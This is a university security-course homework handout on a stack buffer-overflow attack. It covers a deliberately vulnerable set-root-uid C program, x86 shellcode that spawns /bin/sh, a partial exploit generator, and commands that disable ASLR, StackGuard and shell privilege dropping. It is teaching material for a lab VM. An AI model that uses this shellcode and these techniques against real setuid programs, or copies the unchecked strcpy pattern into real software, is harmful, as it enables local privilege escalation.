ENEE 657 – Buffer Overflow Homework

Deliverables: This homework has three parts. First, choose a **hacker handle** (a nickname or pseudonym, e.g. "Aleph One"), and sign up on our Piazza forum using this handle (don't use your real name). Second, **write a C program**, named `exploit_1.c`, by following the instructions below; this is the only file you should submit. Third, **explain how you developed the exploit** in a Piazza message, posted under your new hacker handle.

Deadline: The deadline for this homework is specified on the class Web page, at `http://users.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall19/syllabus.html`.

1 Homework overview

The learning objective of this homework is for students to gain first-hand experience with the buffer-overflow attack. This attack exploits a buffer-overflow vulnerability in a program to make the program bypass its usual execution sequence and instead jump to *alternative code* (which typically starts a shell). Specifically, the attack overflows the vulnerable buffer to introduce the alternative code on the stack and appropriately modify the return address on the stack (to point to the alternative code). There are several defenses against this attack (other than fixing the overflow vulnerability), such as address space randomization, compiling with stack-guard, dropping root privileges, etc.

In this homework, students are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. They are also given a *shellcode*, i.e., binary code that starts a shell. Their task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. Students will also be guided through several protection schemes implemented in Ubuntu to counter this attack. Students will evaluate whether or not the schemes work.

2 Initial setup

Use the preconfigured Ubuntu machine we have given you, available here:

`http://www.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall19/homeworks.html`

This is the machine I will use for testing your submissions. If your submission doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this homework is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article "Smashing The Stack For Fun And Profit" is very helpful and gives ample details and guidance. Section 5 also contains more information about buffer overflow exploits. Read these documents if you're stuck. I also encourage you to ask questions on our Piazza message board.

Throughout this document, the prompt for an ordinary (non-root) shell is `$`, and the prompt for a root shell is `#`.

Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

Disabling address space randomization. Ubuntu, and several other Linux-based systems, use address space layout randomization (ASLR) to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following commands.

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

Alternative shell program `/bin/zsh`. A "set-root-uid" executable file is a file that a non-root user can execute with root privilege; the OS temporarily gives root privilege to the user. More precisely, each user has a real id (ruid) and an "effective" id (euid). Ordinarily the two are the same. When the user enters the executable, its euid is set to `root`. When the user exits the executable, its euid is restored (to ruid).

However if the user exits abnormally (as in a buffer-overflow attack), its euid stays as root even after exiting. To defend against this, a set-root-uid shell program usually drops its root privilege before starting a shell if the executing process is only an effective (but not real) root. So a non-root attacker would get a shell but it would not be a root shell. Ubuntu's default shell program, `/bin/bash`, has this protection mechanism. There is another shell program, `/bin/zsh`, that does not have this protection scheme. You can make it the default by modifying the symbolic link `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Note: Avoid shutting down Ubuntu with `/bin/zsh` as the default shell; instead suspend vmplayer or virtual box. Otherwise, when Ubuntu reboots, the GNOME display is disabled and only a tty comes up. If that happens, here are several fixes:

- Login, sudo shutdown. A menu comes up. Choose "filesystem clean", then "normal reboot".
- Login and do following:

  ```
  sudo mount -o remount /         # mounts the filesystem as read-write
  sudo /etc/init.d/gdm restart    # restarts GNOME Display Manager
  ```

Disabling StackGuard. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. You can disable this protection if you compile the program using the `-fno-stack-protector` switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Executing code on the stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. The kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the `-z noexecstack` option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

Starter files. Starter files are available on the class web page:

`http://www.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall19/homeworks.html`

3 Exploiting a Buffer Overflow Vulnerability

In this task, you will exploit a program that has a buffer overflow vulnerability. Unlike in Task 1, you are not allowed to modify the program itself; instead, you will attack it by cleverly constructing malicious *inputs* to the program.

This is the vulnerable program (provided in the starter files as `stack.c`):

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability, not by
 * modifying this code, but by providing a cleverly
 * constructed input. */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 517

int bof(char *str)
{
  char buffer[16];

  /* The following allows buffer overflow */
  strcpy(buffer, str);

  return 1;
}


int main(int argc, char **argv)
{
  char str[BSIZE];
  FILE *badfile;
  char *badfname = "badfile";

  badfile = fopen(badfname, "r");
  fread(str, sizeof(char), BSIZE, badfile);
  bof(str);

  printf("Returned Properly\n");
  return 1;
}
```

Compile the vulnerable program without StackGuard and with an executable stack, and make it set-root-uid:

```
$ su root
  Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The program has a buffer overflow vulnerability in function `bof()`. It reads 517 (`BSIZE`) bytes from file `badfile` and passes this input to function `bof()`, which uses `strcpy()` to store the input into `buffer`. But `buffer` is only 16 bytes long and `strcpy()` stops copying only when it encounters the end-of-string (`'\0'`) character. A long input string can overflow `buffer`. The file `badfile` is controlled by a normal user. Thus the normal user can exploit this buffer-overflow vulnerability. Because the program is a set-root-uid program, the normal user might be able to get a root shell. The objective is to create the file `badfile` such that when the vulnerable program is executed a root shell is spawned when `bof()` returns.

Your task is to write a program that generates an appropriate file `badfile`. In the starter files, we provide a partially completed program called `exploit_1.c`. Your program should put the following at appropriate places in `badfile`:

- Shellcode (already provided in the `shellcode[]` string)
- A sequence of `NOP` instructions (also known as a *NOP sled*, which allows control to slide down without any side effects)
- *Target address*: the address on stack where control should go when `bof()` returns (you ultimately want to invoke the shellcode)

```
/* exploit_1.c  */

/* Creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax          */
  "\x50"                 /* pushl   %eax               */
  "\x68""//sh"           /* pushl   $0x68732f2f        */
  "\x68""/bin"           /* pushl   $0x6e69622f        */
  "\x89\xe3"             /* movl    %esp,%ebx          */
  "\x50"                 /* pushl   %eax               */
  "\x53"                 /* pushl   %ebx               */
  "\x89\xe1"             /* movl    %esp,%ecx          */
  "\x99"                 /* cdql                       */
  "\xb0\x0b"             /* movb    $0x0b,%al          */
  "\xcd\x80"             /* int     $0x80              */
;

int main(int argc, char **argv)
{
  char   buffer[517];
  FILE   *badfile;

  printf ("Length of shellcode: %d\n", sizeof(shellcode));

  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(buffer, 0x90, 517);

  /* TODO Fill the buffer with appropriate contents here */
  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 517, 1, badfile);
  fclose(badfile);
}
```

After you finish the above program, do the following in a non-root shell. Compile and run the program, thus obtaining file `badfile` (it is ok if this program is compiled with StackGuard enabled). Run the vulnerable program `stack`. If your exploit is implemented correctly, when function `bof()` returns it will execute your shellcode, giving you a root shell.

```
$ gcc -o exploit_1 exploit_1.c
$./exploit_1        // create the badfile
$./stack            // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

Note that although you have obtained the # prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real root process. If you want such commands to treat you as a real root, you may call `setuid(0)` to set your real user id to root. For example, run the following program (provided in the starter files as `setuid.c`):

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int
main()
{
  if (setuid(0) != 0)
    perror("Cannot setuid");

  system("/bin/sh");

  return 0;
}
```

4 Submission instructions

4.1 Choose your hacker handle

Select a hacker handle (a nickname or pseudonym, e.g. "Aleph One"). Sign up on our Piazza forum using this handle (don't use your real name).

4.2 Submit your exploit

Submit only your `exploit_1.c` file. You can find the link to the online submission form at

`http://www.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall19/homeworks.html`

Note: you will have to log in with your UMD account.

4.3 Explain how you did it

Post a message on our Piazza forum explaining how you developed the exploit—like Aleph One did in "Smashing the stack for fun and profit".

Hackers often describe their exploits on online forums in this manner. Usually posted anonymously, these write-ups have helped many hackers hone their skills and build on their peers' work. While real cyber attacks are wrapped in secrecy, the knowledge needed to conduct them is disseminated with remarkably few restrains.


5 More information about buffer overflows

5.1 Guessing runtime addresses for the vulnerable program

Consider an execution of our vulnerable program, stack. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`'s invocation:

1. The distance, say R, between the start of the overflowed buffer and the location where `bof()`'s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T, of the location where the shellcode starts. This should be the value of the target address.

See Figure 1 for a pictorial example.



```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = “I am greater than 12 bytes”;
  func (str);
}
```


(a) A code example (b) Active Stack Frame in func()

Finding the offset R of the memory location that stores the return address. If the source code for a program like stack is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R. This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Finding the starting point T of the shellcode. Guessing T, the address of the shellcode, can be done in the same way as guessing R. If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., buffer or stack pointer). Or one can get T by running the executable in a debugger. Or one can guess a value for T.

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.



Improving the odds To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; jumping to any of these NOPs will eventually get execution to the malicious code. Figure 2 depicts the attack.

Storing a long integer in a buffer: In your exploit program, you might need to store a `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since `buffer[i]` is one byte long, the integer will actually occupy four bytes, from `buffer[i]` to `buffer[i+3]`. Because `buffer` and `long` are of different types, you cannot directly assign the integer to buffer; instead you can cast the `buffer+i` into a `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

5.2 Shellcode

A shellcode is binary code that launches a shell. Consider the following C program (available in the starter files as `start_shell.c`):

```
/* start_shell.c */

/* This is the foundation for the machine code instructions
 * that we've already put into exploit_1.c for you */

#include <stdio.h>
```

```
int main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain `0x00`) entries). So one usually writes an assembly language program, and assembles that to get a shellcode. We provide the shellcode that you will use in the stack. It is included in the starter files as `call_shellcode.c`, but let's take a quick look at it now:

```
/* call_shellcode.c  */

/*A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

This program contains the shellcode in a `char[]` array. Compile this program, run it, and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by `gcc -S start_shell.c`.

A few places in this shellcode are worth noting:

- First, the third instruction pushes "//sh", rather than "/sh" onto the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.
- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), name (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores name[0] to `%ebx`; Line 8 stores name to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one used here (`cdql`) is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".